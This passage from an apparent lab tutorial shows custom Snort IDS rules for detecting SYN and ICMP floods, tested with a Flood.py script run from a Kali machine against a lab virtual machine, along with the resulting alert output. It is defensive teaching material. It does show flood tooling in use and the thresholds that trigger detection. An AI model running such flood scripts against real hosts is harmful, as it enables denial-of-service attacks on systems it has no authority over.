Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>

Snort successfully validated the configuration!
Snort exiting
marlinspike@vtcsec:/etc/snort$
```

Now let us run the snort configuration with the command:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
```

We are running Snort with administrative privileges, using the specified Snort configuration file. Snort will listen on the enp0s3 network interface, and it will display alerts directly to the console in a quiet mode (suppressing most output). Additionally, Snort will be run as the snort user and group, which is a good security practice.

First, we run the command:

```
al
marlinspike@vtcsec:/etc/snort
marlinspike@vtcsec:/etc/snort$ sudo snort -A console -q -u snort -g snort -c /et
c/snort/snort.conf -i enp0s3
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
```

Then, we run the Flood.py code from the attacker machine to initiate a SYN flood.


```
(kali@kali)-[~/Downloads]
$ sudo python Flood.py
[sudo] password for kali:
Please select one of the attack type [syn, icmp, xmas]: syn
Destination IP: 192.168.56.101
Destination Port: 1236
How many packets do you sent [Press enter for 100]: 19
```

When we send 19 SYN packets.

```
marlinspike@vtcsec: /etc/snort
marlinspike@vtcsec:/etc/snort$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
```

The Snort IDS detects nothing.

```
(kali@kali)-[~/Downloads]
$ sudo python Flood.py
Please select one of the attack type [syn, icmp, xmas]: syn
Destination IP: 192.168.56.101
Destination Port: 1236
How many packets do you sent [Press enter for 100]: 20
```

Then, we sent 20 SYN Packets.

```
marlinspike@vtcsec: /etc/snort
marlinspike@vtcsec:/etc/snort$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
09/29-00:21:14.766012  [**] [1:1000001:1] Possible SYN Flood Detected [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.56.102:5215 -> 192.168.56.101:1236
```

The IDS detects the 20th packet as a Possible SYN Flood attempted DoS attack. Just as we configured in the local rules of the Snort IDS.

Let us check what happens when we initiate an ICMP flood attack of 20 packets.

```
kali@kali: ~/Downloads
File Actions Edit View Help
valid_lft forever preferred_lft forever

(kali@kali)~/Downloads
$ sudo python Flood.py
[sudo] password for kali:
Please select one of the attack type [syn, icmp, xmas]: syn
Destination IP: 192.168.56.101
Destination Port: 1236
How many packets do you sent [Press enter for 100]: 19

(kali@kali)~/Downloads
$ sudo python Flood.py
Please select one of the attack type [syn, icmp, xmas]: syn
Destination IP: 192.168.56.101
Destination Port: 1236
How many packets do you sent [Press enter for 100]: 20

(kali@kali)~/Downloads
$ sudo python Flood.py
Please select one of the attack type [syn, icmp, xmas]: icmp
Destination IP: 192.168.56.101
Destination Port: 1236
How many packets do you sent [Press enter for 100]: 20

(kali@kali)~/Downloads
$
```


```
marlinspike@vtcsec: /etc/snort
marlinspike@vtcsec: /etc/snort$ sudo snort -A console -q -u snort -g snort -c /et
c/snort/snort.conf -l enp0s3
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
Sorry, try again.
[sudo] password for marlinspike:
09/29-00:21:14.766012  [**] [1:1000001:1] Possible SYN Flood Detected [**] [Clas
sification: Attempted Denial of Service] [Priority: 2] (TCP) 192.168.56.102:5215
192.168.56.101:1236
```

That does not trigger anything in the Snort IDS.

Custom Rule for handling ICMP flood attacks


Let us add a new custom rule in the local rules file of Snort IDS:

```
alert icmp any any -> any any (msg:"Possible ICMP Flood Detected"; threshold:type threshold, track by_src, count 20, seconds 10; classtype:attempted-dos; sid:1000002; rev:1;)
```



```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert tcp any any -> any any (flags:S; msg:"Possible SYN Flood Detected";
threshold:type threshold, track by_src, count 20, seconds 10;
classtype:attempted-dos; sid:1000001; rev:1;)
alert icmp any any -> any any (msg:"Possible ICMP Flood Detected";
threshold:type threshold, track by_src, count 20, seconds 10;
classtype:attempted-dos; sid:1000002; rev:1;)
```

Now, let us test the configuration:



```
marlinspike@vtcsec: /etc/snort
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>

Snort successfully validated the configuration!
Snort exiting
```

Test successful.

Let us run the configuration:

```
marlinspike@vtcsec:/etc/snort$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
```

Now let us initiate a ICMP flood attack with 19 packets:

The image shows two terminal windows. The left window, titled 'CY Practice Platform [Running] - Oracle VM VirtualBox', shows a user running a script named 'Flood.py'. The script prompts for an attack type (syn, icmp, xmas) and the number of packets. The user selects 'icmp' and enters '19'. The right window, titled 'snmp practice [Running] - Oracle VM VirtualBox', shows the Snort configuration output. It displays the Snort version (2.9.7.0 GRE (Build 149)) and lists various preprocessors and their versions. At the bottom, it states 'Snort successfully validated the configuration!' and 'Snort exiting'. Below this, the command to run Snort is shown: 'marlinspike@vtcsec:/etc/snort\$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3'.

No incident detected in the Snort IDS.

Let us do the ICMP flood attack with 20 packets:

The image shows two terminal windows. The left window, titled 'CY Practice Platform [Running] - Oracle VM VirtualBox', shows the same 'Flood.py' script being run, but this time the user enters '20' for the number of packets. The right window, titled 'snmp practice [Running] - Oracle VM VirtualBox', shows the same Snort configuration output as before. Below the configuration, it shows two alerts detected by Snort: '09/29-00:42:11.098162 [**] [1:1000002:1] Possible ICMP Flood Detected [**] [Classification: Attempted Denial of Service] [Priority: 2] [ICMP] 192.168.56.102 -> 192.168.56.101' and '09/29-00:42:11.098206 [**] [1:1000002:1] Possible ICMP Flood Detected [**] [Classification: Attempted Denial of Service] [Priority: 2] [ICMP] 192.168.56.101 -> 192.168.56.102'.

Now we see a pair of incidents have been detected saying that Possible ICMP Flood Detected.

So, this is a great example of how Intrusion Detection Systems and Firewalls are configured and how they usually work.